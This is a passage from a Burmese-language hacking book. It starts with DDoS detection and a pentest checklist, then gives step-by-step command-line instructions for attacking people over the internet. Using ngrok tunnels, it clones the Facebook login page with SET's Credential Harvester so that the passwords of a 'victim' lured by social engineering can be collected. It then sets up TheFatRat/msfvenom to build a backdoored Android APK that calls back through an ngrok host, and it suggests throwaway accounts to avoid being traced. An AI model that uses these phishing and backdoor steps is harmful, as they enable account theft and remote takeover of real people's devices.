တတိယမြောက် Detection technique ကတော့ wavelet analysis ဖြစ်ပါတယ်။ Input signal တွေကို wavelet တွေထဲမှာ spectral component တွေအဖြစ် ဖော်ပြထားပါတယ်။ wavelet တွေဟာ တစ်ဆက်တစ်စပ်တည်း ဖြစ်ပေါ်နိုင်တဲ့ အချိန်နဲ့ ကြိမ်နှုန်းဖော်ပြချက်တွေကို လုပ်ဆောင်ပေးနိုင်တာကြောင့် ကြိမ်နှုန်းတစ်ခုမှာ အချိန်ကွာဟမှုပေါ် မူတည်ပြီး ဆုံးဖြတ်ပေးနိုင်တာ ဖြစ်ပါတယ်။ ဘာလို့လဲဆိုတော့ DoS နဲ့ DDoS တွေဟာ အချိန်ခဏအတွင်းမှာ ကြိမ်နှုန်းပေါင်းများစွာကို ပေးပို့ လုပ်ဆောင်တဲ့ နည်းပညာတစ်မျိုး ဖြစ်လို့ သာမန် အသုံးပြုချိန်တွေမှာ ဖြစ်ပေါ်နိုင်တဲ့ အမြင့်ဆုံး ကြိမ်နှုန်းနဲ့ အချိန် အချိုးထက် များစွာ ပိုသာနေမှာမို့ပါပဲ။

botnet နဲ့ ပတ်သက်ပြီး ကာကွယ်ရေးလုပ်ဆောင်စရာ နည်းလမ်း လေးခု ရှိပါတယ်။ ပထမနည်းလမ်းက RFC 3704 filtering ကို အသုံးပြုပြီး အသုံးမပြုတဲ့ IP address တွေဆီမှ traffic တွေကို စစ်ထုတ်ဖို့ ဖြစ်ပါတယ်။ ဒုတိယ နည်းလမ်းကတော့ source တွေထံ inform မလုပ်ဘဲ network node တွေဆီမှာ ဝင်ရောက်လာတဲ့ traffic တွေကို လျှော့ချခြင်းအားဖြင့် black hole filtering လုပ်ဖို့ ဖြစ်ပါတယ်။ နောက်ဆုံးနည်းလမ်း ကတော့ CISCO IPS Source IP reputation filtering ကို အသုံးပြုဖို့ပါ။ နောက်ဆုံးနည်းလမ်းသည် DDoS ကာကွယ်ခြင်းအတွက်ပါ အသုံးဝင်ပါသေးတယ်။

နောက်တစ်ချက်က ကျွန်တော်တို့အနေနဲ့ DDoS ကို ကာကွယ်နိုင်တဲ့ tool တွေကိုလည်း သိထားသင့်ပါတယ်။ tool ဆိုပေမယ့် software & hardware နှစ်မျိုးလုံး ရှိပါတယ်။ ဘာတွေလဲဆိုတော့ DDoS Protector, FortiDDoS appliances, Arbor Pravail Availability Protection System, Cisco Guard XT, Wanguard, SDL Regex Fuzzer, NetFlow Analyzer, Netscaler application firewall နဲ့ Anti-DDoS Guardian တို့ပဲ ဖြစ်ပါတယ်။

ကျွန်တော်တို့ရဲ့ နက်ဝပ်ထဲမှာ ရှိနေတဲ့ အားနည်းချက် (vulnerabilities) တွေကို ရှာဖွေပြီး ပြင်ဆင်နိုင်ဖို့ ကြိုးစားရပါမယ်။ ဒီလိုလုပ်ဆောင်ဖို့အတွက်တော့ Penetration Testing ရဲ့ အခန်းကဏ္ဍက အရေးပါလာပါတယ်။ ကျွန်တော်တို့အနေနဲ့ ကျွန်တော်တို့ရဲ့ Network တွေကို အားနည်းချက်ရှာဖွေပြင်ဆင်တာမျိုး လုပ်ဆောင်မထားဘူးဆိုရင်တော့ attacker တွေအနေနဲ့ ကျွန်တော်တို့ရဲ့ network တွေထဲကို ထွင်းဖောက်ဝင်ရောက်တာမျိုး၊ DDoS attack မျိုးတွေ ပြုလုပ်ပြီး လုပ်ငန်းစဉ်တွေ ပျက်ယွင်းသွားအောင် ဆောင်ရွက်တာမျိုးတွေကို တွေ့ကြုံရနိုင်ပါတယ်။

လုပ်ဆောင်သင့်တဲ့ အဆင့် အနည်းငယ်ကို ဆွေးနွေးဖော်ပြပေးသွားပါမယ်။

၁။ တည်မြဲမှုနဲ့ လုပ်ဆောင်ချက် တွေကို စမ်းသပ်စစ်ဆေးနိုင်ဖို့အတွက် application or server ပေါ်မှာ artificial load တစ်ခုကို ထားရှိခြင်းဖြင့် heavy load တွေကို စစ်ဆေးဖို့ပါ။ ဒီလိုလုပ်ဆောင်နိုင်ဖို့အတွက် Webserver Stress Tool, Web Stress Tester နဲ့ JMeter တို့လို tool တွေကို အသုံးပြုနိုင်ပါတယ်။

၂။ ကျွန်တော်တို့ရဲ့ နက်ဝပ်တွေကို Scanning ပြုလုပ်ပြီး အားနည်းချက်တွေကို ရှာဖွေစစ်ဆေးရပါမယ်။ အဲဒါတွေ လုပ်ဆောင်နိုင်ဖို့အတွက်တော့ ကျွန်တော်တို့အနေနဲ့ Nmap, GFI LANGuard နဲ့ Nessus တို့လို Powerful Scanner တွေကို အသုံးပြုနိုင်ပါတယ်။

၃။ connection request packet တွေကို အဆက်မပြတ် အသုံးပြုပြီး ကျွန်တော်တို့ရဲ့ server ပေါ်မှာ SYN attack တစ်ခု run ကြည့်နိုင်ပါတယ်။ run ဖို့တော့ DoS HTTP, Sprut နဲ့ PHDoS တို့ကို သုံးနိုင်ပါတယ်။

၄။ နောက်တစ်ချက်က TCP နဲ့ UDP packet ပေါင်းများစွာကို အဆက်မပြတ် ပေးပို့ခြင်းအားဖြင့် Port Flooding attack မျိုးတွေလည်း လုပ်ဆောင်ကြည့်သင့်ပါတယ်။ ဒီလို စမ်းသပ် လုပ်ဆောင်ဖို့အတွက်တော့ TCP port တွေအတွက် Mutilate ကို သုံးနိုင်ပြီး UDP port တွေအတွက်တော့ Pepsi5 ကို အသုံးပြုနိုင်ပါတယ်။

၅။ email server တွေ ထားရှိပါက email bomber တွေကို run ကြည့်ပြီး စမ်းသပ်နိုင်ပါတယ်။ Mail Bomber တို့ Advanced Mail Bomber tool တို့ကို သုံးပြီးပေါ့။

၆။ guest book နဲ့ website form တွေမှာ bogus entry လို့ခေါ်တဲ့ အချက်အလက်အတုတွေ ဖြည့်သွင်းခြင်း၊ ထင်ရာမြင်ရာ entry အရှည်ကြီးတွေ ဖြည့်သွင်းကြည့်ခြင်း စတဲ့ လုပ်ဆောင်ချက်တွေနဲ့ flood ဖြစ်အောင် လုပ်ကြည့်ပါ။

၇။ ရှာဖွေတွေ့ရှိသမျှ အချက်တွေကို မှတ်တမ်းတင်ထားပြီး သက်ဆိုင်ရာ ကဏ္ဍအလိုက် တာဝန်ရှိသူတွေထံ တင်ပြခြင်း ညှိနှိုင်းပြင်ဆင်ခြင်း ပြန်လည်စစ်ဆေးခြင်း စတာတွေ လုပ်ဆောင်နိုင်ပါတယ်။

အထက်ပါ အဆင့် ၇ ဆင့်သည် Penetrating Tester တွေအနေနဲ့ ဆောင်ရွက်သင့်တဲ့ အချက်တွေ ဖြစ်ပါတယ်။ ဒီအချက်တွေကို ဂရုစိုက် ရှာဖွေပြီး လိုအပ်ချက်တွေ ပြင်ဆင်ဖြည့်တင်းထားနိုင်ပြီ ဆိုရင်တော့ ကျွန်တော်တို့ရဲ့ စနစ်တွေသည် အတန်အသင့် လုံခြုံမှု ရှိသွားပါပြီ။ Advanced အနေနဲ့ ဆက်လုပ်ရမှာတွေက defence play ဆိုတဲ့ ကာကွယ်ရေး အစီအစဉ် လုပ်ဆောင်ထားဖို့၊ Layered DDoS strategy ပြင်ဆင်ထားဖို့၊ DNS server တွေနဲ့ အခြားသော critical infrastructure တွေကို ကာကွယ်ထားဖို့နဲ့ DDoS protection တွေကို လုပ်ဆောင်ထားဖို့ လိုအပ်ပါတယ်။

CHAPTER 26: Port Forwarding for WAN attacks

Introduction

ရှေ့မှာလည်း ကျွန်တော်တို့အနေနဲ့ Metasploit တွေ Setoolkit တွေကို စမ်းသပ် အသုံးပြုခဲ့ကြပြီးဖြစ်ပါတယ်။ ဒီလို အသုံးပြုစဉ်မှာ Same Network အတွင်းမှာသာ လုပ်ဆောင်နိုင်ပြီး ကိုယ့်ဖုန်းနဲ့ကိုယ် ဖွင့်သုံးနေတဲ့သူတွေအတွက်တော့ ထိခိုက်မှု မရှိနိုင်တာတွေ့ရပါတယ်။ Same Network ထဲမှာပဲ တိုက်ခိုက်နိုင်တဲ့ Attack ကို LAN attack လို့ ခေါ်ကြပါတယ်။ Local Area Network ထဲမှာသာ အသုံးပြု တိုက်ခိုက်နိုင် လို့ ဖြစ်ပါတယ်။ ဒီတော့ ကျွန်တော်တို့အနေနဲ့ ဒီတိုက်ခိုက်မှုတွေကို လုပ်ဆောင်ဖို့အတွက် target ရှိရာကို လိုက်ပြီး Same Network အထဲ ရောက်တဲ့အထိ ထိုင်စောင့်ရမလို ဖြစ်နေပါမယ်။

တကယ်တော့ အဲလို လုပ်ဆောင်ဖို့ဆိုတာ မလွယ်ပါဘူး။ ကျွန်တော်တို့ရဲ့ Target သည် အခြားနိုင်ငံမှာလည်း ဖြစ်ချင်ဖြစ်နေမှာပါ။ ဒီတော့ ကျွန်တော်တို့ရဲ့ တိုက်ခိုက်မှုတွေကို LAN အဆင့်ကနေ Wide Area Network (WAN attack) အဆင့်ထိ ပြုပြင်ရမှာ ဖြစ်ပါတယ်။ ဒီအခြေအနေမှာတော့ ခု Chapter မှာ ပါဝင်တဲ့ နည်းလမ်းပေါင်းများစွာကို အသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။ ဒါကို Port Forwarding အနုပညာ လို့ပဲ ဆိုကြပါစို့။ ဒီအနုပညာကို ကျွန်တော်တို့အနေနဲ့ အသုံးချနိုင်မယ့် နည်းမ်းလေးတွေကို စုစည်းပြီး နမူနာ Attack တွေနဲ့ လက်တွေ့ ယှဉ်တွဲပြပေးလိုက်ပါတယ်ခင်ဗျာ။

Port Forwarding for Kali (Method 1)

ပထမဆုံး နည်းလမ်းတစ်ခုအနေနဲ့ အလွယ်ကူဆုံး အသုံးပြုနိုင်ဖို့အတွက် ကောင်းမွန်တဲ့ app တစ်ခုကို ဖော်ပြပေးလိုပါတယ်။ bit.ly/ngrok-kmn ကို Browser မှာ ရိုက်ထည့်ပြီး Enter လိုက်တာနဲ့ 16MB လောက်ရှိတဲ့ ngrok ဖိုင်လေးကို ရရှိပါမယ်။

```
root@kmn:~# cd Downloads
```

ဒေါင်းပြီးသွားတဲ့အခါမှာတော့ Terminal ကို ဖွင့်ပြီး cd command နဲ့ Downloads directory ထဲကို အထက်ပါအတိုင်း ဝင်ရောက်လိုက်ပါ။

```
root@kmn:~/Downloads# mv ngrok /usr/bin/
```

Downloads directory ထဲ ရောက်သွားပြီဆိုရင်တော့ mv command ကို သုံးပြီး ngrok ဖိုင်ကို system ထဲက usr/bin/ ထဲကို အထက်ပုံပါအတိုင်း ရွှေ့လိုက်ပါ။

```
root@kmn:~/Downloads# cd /usr/bin
root@kmn:/usr/bin# 
```

အထက်ပါပုံအတိုင်း cd /usr/bin ကိုသုံးပြီး ပြောင်းရွှေ့လိုက်တဲ့ directory ထဲကို ဆက်လက် ဝင်ရောက်လိုက်ပါ။ ဒါဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ ngrok ကို သုံးနိုင်မယ့် နေရာကို ရောက်သွားပါပြီ။ ဒါပေမယ့် ကျွန်တော်တို့ ဒေါင်းယူထားတဲ့ ngrok သည် executable program တစ်ခု ဖြစ်တာကြောင့် executable permission (+x) ပေးဖို့ လိုနေပါသေးတယ်။

```
root@kmn:/usr/bin# chmod +x ngrok
```

ခုဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ run လို့ ရတဲ့အဆင့်ကို ရောက်သွားပါပြီ။ ဖွင့်ထားတဲ့ Terminal တွေကို ပိတ်ပြီး Terminal အသစ်ထပ်ဖွင့်ပါ။

```
root@kmn:~# ngrok
NAME:
   ngrok - tunnel local ports to public URLs and inspect

DESCRIPTION:
    ngrok exposes local networked services behinds NATs a
    public internet over a secure tunnel. Share local web
    webhook consumers and self-host personal services.
    Detailed help for each command is available with 'ngr
    Open http://localhost:4040 for ngrok's web interface

EXAMPLES:
    ngrok http 80                      # secure public URL
    ngrok http -subdomain=baz 8080     # port 8080 availabl
    ngrok http foo.dev:80              # tunnel to host:por
    ngrok tcp 22                       # tunnel arbitrary T
    ngrok tls -hostname=foo.com 443    # TLS traffic for fo
    ngrok start foo bar baz            # start tunnels from
```

အသစ်ဖွင့်ထားတဲ့ Terminal မှာ ngrok လို့ ရိုက်ထည့်ပြီး enter လိုက်ရုံနဲ့ ngrok အကြောင်း ဖော်ပြချက်တွေနဲ့ နမူနာ အသုံးပြုပုံတွေကို တွေ့မြင်ရပါမယ်။ ဒါဆိုရင်တော့ ကျွန်တော်တို့အနေနဲ့ Terminal ရဲ့ ဘယ်နေရာကနေမဆို ngrok ကို ခေါ်သုံးလို့ ရပြီဆိုတာ သိနိုင်ပါတယ်။ ကဲ ခုတော့ ကျွန်တော်တို့ စမ်းသုံးကြည့်ရအောင်။

```
root@kmn:~# ngrok http 80      root@kmn:~# ngrok http 4444
```

ဒီပုံက Terminal နှစ်ခုဖွင့်ပြီး ပြိုင်တူ ဖော်ပြတာပါ။ ngrok http 80 နဲ့ ngrok http 4444 ကို Forward လိုပ်လိုက်တာ ဖြစ်ပါတယ်။ အကယ်၍ ကျွန်တော်တို့က tcp port 1234 ကို ဖွင့်ချင်တယ် ဆိုပါစို့။ ဒါဆိုရင်တော့ ngrok tcp 1234 ဆိုပြီး ရိုက်ထည့် enter လိုက်ရုံပါပဲ။ ဒီလောက်ဆို နားလည် လောက်ပါပြီနော်။ လက်တွေ့လေး လုပ်ဆောင်ကြည့်ရအောင်ပါ။

```
root@kmn:~# ngrok http 80
```

ကျွန်တော်က ngrok http 80 တစ်ခုပဲ ဖွင့်လိုက်ပါတယ်။ ဘယ်လို ပေါ်လာလဲ ကြည့်ရအောင်ပါ။

```
ngrok by @inconshreveable                                       (Ctrl+C to 

Session Status                online
Account                       Don't Worry (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://e487a8d6.ngrok.io -> localhost:80
Forwarding                    https://e487a8d6.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

အထက်ပါပုံအတိုင်းပါပဲ။ ကျွန်တော်တို့ရဲ့ Session status နေရာမှာ အစိမ်းရောင်နဲ့ online လို့ တွေ့ရပါမယ်။ Web Interface မှာ http://127.0.0.1:4040 လို့ တွေ့ရမှာ ဖြစ်ပါတယ်။ ဘယ်ကွန်ပျူတာမှာမဆို localhost ကိုပဲ ပြောင်းမှာဖြစ်လို့ 127.0.0.1 က တူနေမှာ ဖြစ်ပါတယ်။ Localhost အောက်မှာတော့ Forwarding နှစ်ပိုင်း ရှိပါတယ်။ http နဲ့ https ပါ။ စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် setoolkit ကို နမူနာ သုံးပြပါမယ်။

```
root@kmn:~# setoolkit
```

ngrok ကို မပိတ်ရပါ။ နောက်ထပ် terminal အသစ်တစ်ခု ထပ်ဖွင့်ပြီး setoolkit လို့ ရိုက်လိုက်ပါ။ (ဒါတွေကိုတော့ ရှေ့မှာ ဆွေးနွေးပြခဲ့ပြီး ဖြစ်ပါတယ်)

```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

ကျွန်တော်က Social Engineering attack ကို သုံးမှာဖြစ်လို့ 1 ကို ရွေးလိုက်ပါတယ်။

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Website Attack Vectors ကို သုံးမှာဖြစ်လို့ 2 ကို ရွေးလိုက်ပါတယ်။

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


Credential Harvester Attack ကို သုံးပါမယ်။ 3 ပါ။

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

ကျွန်တော်တို့က Facebook တို့၊ Gmail တို့ကို သုံးချင်တာ ဆိုရင်တော့ 1)

Web Templates ထဲမှာ ပါပြီး ဖြစ်ပါတယ်။ အခြား site တွေရဲ့ Login တွေကို လိုချင်ရင်တော့ manual ရွေးချယ်ရမှာပါ။ ကျွန်တော် manual ရွေးချယ်ပြထားပါတယ်။

နောက်တစ်ဆင့်က အားလုံးသိတဲ့အတိုင်းပါပဲ။ IP address ထည့်ရမယ့် နေရာပါ။ ကျွန်တော်တို့အနေနဲ့ သတိထားရမှာက Same Network attack မဟုတ်။ WAN attack လုပ်မှာ ဆိုတာပါ။ WAN attack အတွက် IP နေရာမှာ localhost IP ကိုပဲ သုံးရပါမယ်။




IP address ထည့်သွင်းမယ့် နေရာမှာတော့ 127.0.0.1 ကို ခုန forward လုပ်ထားတဲ့ port နဲ့ တွဲထည့်ရပါမယ်။ ngrok http 80 လို့ forward လုပ်ခဲ့တာ ဖြစ်လို့ http 80 ကို တွဲပြီး 127.0.0.1:80 လို့ ထည့်ပါတယ်။ Localhost IP:Port ပေါ့။

ဒီအဆင့်လည်း အားလုံး သိပြီးသားပါ။ http & https နှစ်ခုလုံးကို support ပေးတာကြောင့်မို့လို့ https://web.facebook.com ကို ကျွန်တော် ထည့်လိုက်ပါတယ်။ ဒီနေရာမှာ အခြား Site တွေဆိုရင်လည်း login url ကို ကူးထည့်သုံးနိုင်ပါတယ်။


site clone လုပ်နေကြောင်း အဝါရောင် နဲ့ ပြီးတော့ note (သိသင့်တာ) တွေကိုတော့ အနီရောင်နဲ့ ပြောပြထားပါတယ်။ အပြာရောင် စာတန်းတွေ ပေါ်လာပြီ ဆိုရင်တော့ ကျွန်တော်တို့ ဖန်တီးမှုသည် အသင့် ဖြစ် သွားပါပြီ။

ကျွန်တော်တို့ရဲ့ attack သည် အသင့် ဖြစ်နေပြီ ဖြစ်ပြီး port 80 မှာ run နေကြောင်း ဖော်ပြထားသလို ရလဒ်တွေကို အောက်မှာ ဆက်ကြည့်နိုင်ကြောင်း ပြထားပါ

တယ်။



ပထမဆုံး စတင်ခဲ့တဲ့ ngrok http 80 ဖွင့်ထားတဲ့ Terminal ဆီ သွားရအောင်ပါ။ အထက်ပါ ပုံမှာ ကြည့်ရင် Forwarding Link နှစ်ခု မြင်တွေ့ရပါမယ်။ အဲဒီထဲကမှ ကျွန်တော်က https: ကို ပုံမှာပြထားတဲ့အတိုင်း ရွေးချယ်ပြီး Right click နှိပ် copy ယူလိုက်ပါတယ်။ ပြီးတော့ အဲသည် Link ကို ကျွန်တော်တို့ရဲ့ Target ထံ ပေးပို့ရမှာ ဖြစ်ပါတယ်။




ကျွန်တော်တို့ ပေးပို့လိုက်တဲ့ Link ကို ကျွန်တော်တို့ရဲ့ Target က နှိပ်လိုက်မယ် ဆိုရင်တော့ အထက်ပါအတိုင်း Facebook Login Page ကို ရောက်ရှိသွားမှာပါ။ (နှိပ်ပြီး ဝင်ဖြစ်အောင်တော့ Social Engineering နဲ့ တိုက်တွန်းရမှာပေါ့)။

ကျွန်တော်တို့ရဲ့ Victim က Link click လိုက်တဲ့အခါ ngrok ဖွင့်ထားတဲ့ Terminal မှာ အထက်ပါအတိုင်း HTTP Request လာပြမှာပါ။ Click များရင် များသလို ပေါ့။

ဝင်ရောက်လိုက်တဲ့ mail & password တွေကိုလည်း setoolkit ဖွင့်ထားတဲ့ Terminal မှာ မြင်တွေ့နိုင်မှာ ဖြစ်ပါတယ်။ ဒါတွေဆွေးနွေးပြီးသားမို့ ဒီလောက်ဆို နားလည်ပြီ လို့ ယူဆ ပါတယ်ခင်ဗျာ။

Port Forwarding for Kali (Method 2)

ကျွန်တော်တို့ ပထမ ဆွေးနွေးခဲ့ကြတဲ့ ngrok ကိုပဲ permanent အနေနဲ့ အသုံးပြုနိုင်မယ့် နည်းလမ်း ဖြစ်ပါတယ်။



ပထမဆုံးအနေနဲ့ Browser ကနေ ngrok.com ကို သွားလိုက်ပါ။ Sign up For free ဆိုတာကို နှိပ်ပြီး Account ဖွင့်ရပါမယ်။ Sign Up လုပ်ရတာ လွယ်ကူပြီး Google Sign In လည်း ပါတာမို့လို့ Account ဖွင့်တာတော့ အဆင်ပြေလိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။ Account ဖွင့်ပြီးတဲ့အခါ Mail ထဲကို Confirm Link ပို့လာပါမယ်။ Confirm Link ကို နှိပ်ပြီးတာနဲ့ Account Login လို့ ရပြီ ဖြစ်ပါတယ်။ Account ဝင်ရောက်ပြီးတဲ့အခါ dashboard.ngrok.com/get-started ကို ရောက်ပါမယ်။

Connect your account

Running this command will add your account's authtoken to ngrok's config.yml file.
features and all open tunnels will be listed here in the dashboard.

```
./ngrok authtoken vgkk9idMN[redacted]oMCEwKpNhhiR
```

အထက်ပါအတိုင်း Connect your account ဆိုတာကို တွေ့မြင်ရမှာဖြစ်ပြီး အဲသည်အောက်မှာ အနက်ရောင် လေးထောင့်ကွက်လေးထဲက command ကို copy ယူလိုက်ပါ။ ပြီးရင် Terminal ကို ဖွင့်ပြီး ngrok ရှိတဲ့နေရာကို ဝင်ရောက်ရပါမယ်။

```
root@kmn:~# cd /usr/bin
root@kmn:/usr/bin# 
```

ပြီးရင် အဲသည်မှာ ကျွန်တော်တို့ ခုန ကူးလာတဲ့ command code တွေကို ထည့်သွင်းလို့ ရပါပြီ။

```
root@kmn:/usr/bin# ./ngrok authtoken vgkk9idMNVgmQipmpARu
Authtoken saved to configuration file: /root/.ngrok2/ngro
root@kmn:/usr/bin#
```

ကူးလာတဲ့ ကုဒ်တွေ ထည့်ပြီး Enter လိုက်တာနဲ့ Authtoken (Authentication Token) ကို သိမ်းဆည်းပြီး Account နဲ့ ချိတ်ဆက်ပြီး ဖြစ်သွားပါပြီ။ Terminal ရဲ့ ဘယ်နေရာကနေမဆို ngrok ကို ခေါ်သုံးနိုင်တာပါပဲ။ သူ့ရဲ့ အားသာချက်က Account ဖွင့်ပြီး ချိတ်သုံးရင် ပိုပြီး Stable ဖြစ်တာပါ။ ဒါကြောင့် မိမိတို့ Email တွေနဲ့ Account မဖွင့်ချင်သူတွေကတော့ Account သစ်လေးတွေကို သုံးပါ။

Android Hacking Over WAN (Example)

ဒီခါတော့ Fatrat ကနေပဲ msfvenom ကို အသုံးပြုပြသွားပါမယ်။

```
root@kmn:~# service postgresql start
```

```
root@kmn:~# fatrat
```

fatrat လို့ ခေါ်လိုက်တာနဲ့ FatRat ပွင့်လာမှာပါ။ FatRat ကို ရယူ ထည့်သွင်းပုံကို ရှေ့ပိုင်း အခန်းတွေမှာ ဆွေးထားပြီးပြီနော်။

```
[01]  Create Backdoor with msfvenom
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]
[05]  Backdooring Original apk [Instagram, Line,etc]
[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07]  Create Backdoor For Office with Microsploit
[08]  Load/Create auto listeners
[09]  Jump to msfconsole
[10]  Searchsploit
[11]  File Pumper [Increase Your Files Size]
[12]  Configure Default Lhost & Lport
[13]  Cleanup
[14]  Help
[15]  Credits
[16]  Exit

┌─[TheFatRat]─[~]─[menu]:
└──────►
```

အစကတည်းက ကြိုပြောထားတာလေး ရှိပါတယ်။ ကျွန်တော် msfvenom ကို သုံးမယ် လို့။ Menu မှာ msfvenom ဆိုတာကို လိုက်ရှာကြည့်ပါ။ ဒီပုံအတိုင်းမှာတော့ 1 မှာ တွေ့ရပါတယ်။ ဒါကြောင့် ကျွန်တော်က 1 လို့ ရေးပြီး Enter လိုက်ပါတယ်။

```
[1]  LINUX >> FatRat.elf
[2]  WINDOWS >> FatRat.exe
[3]  SIGNED ANDROID >> FatRat.apk
[4]  MAC >> FatRat.macho
[5]  PHP >> FatRat.php
[6]  ASP >> FatRat.asp
[7]  JSP >> FatRat.jsp
[8]  WAR >> FatRat.war
[9]  Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

┌─[TheFatRat]─[~]─[creator]:
└──────►
```

ဒုတိယ menu မှာတော့ ရွေးချယ်စရာ ၁၄ ခု တွေ့ရမှာပါ။ (တစ်ခုက Back)။ ဒီနေရာမှာ ကျွန်တော်ပေးထားတဲ့ ခေါင်းစဉ်က Android ဖြစ်နေတာကြောင့် 3 ကို ရွေးချယ် လိုက်ပါတယ်။ 3 လို့ ရိုက်ပြီး Enter ပေါ့။

```
Your local IPV4 address is :
Your local IPV6 address is :
Your public IP address is :
Your Hostname is :

Set LHOST IP:
```

LHOST IP address (or) Hostname သတ်မှတ်ပေးရမှာပါ။

```
root@kmn:~# ngrok tcp 12345
```

ပုံလေးမြင်တာနဲ့ ဘာလဲဆိုတာ သိမယ်ထင်ပါတယ်။ Terminal နောက်တစ်ခု ထပ်ဖွင့်ပြီး ngrok ကို သုံးရပါမယ်။ ခုခါ ကျွန်တော် ဖွင့်ချင်တာက tcp port 12345 ကို ဖွင့်ချင်တာမို့ ပုံမှာ ပြထားသလိုပဲ ngrok tcp 12345 လို့ရိုက်ပြီး Enter ပေါ့။

```
ngrok by @inconshreveable

Session Status                online
Account                       Don't Worry (Plan: Free)
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:16042 ->

Connections                   ttl     opn     rt1     rt5
                              0       0       0.00    0.00
```

အထက်ပါအတိုင်း ngrok online ဖြစ်သွားတဲ့အထိ စောင့်ရပါမယ်။ ပြီးရင်တော့ Forwarding ဆိုတဲ့ နေရာက tcp://..........io ထိ ကော်ပီကူးပါ။

```
Your local IPV4 address is :
Your local IPV6 address is :
Your public IP address is :
Your Hostname is :

Set LHOST IP: tcp://0.tcp.ngrok.io
Set LPORT:
```

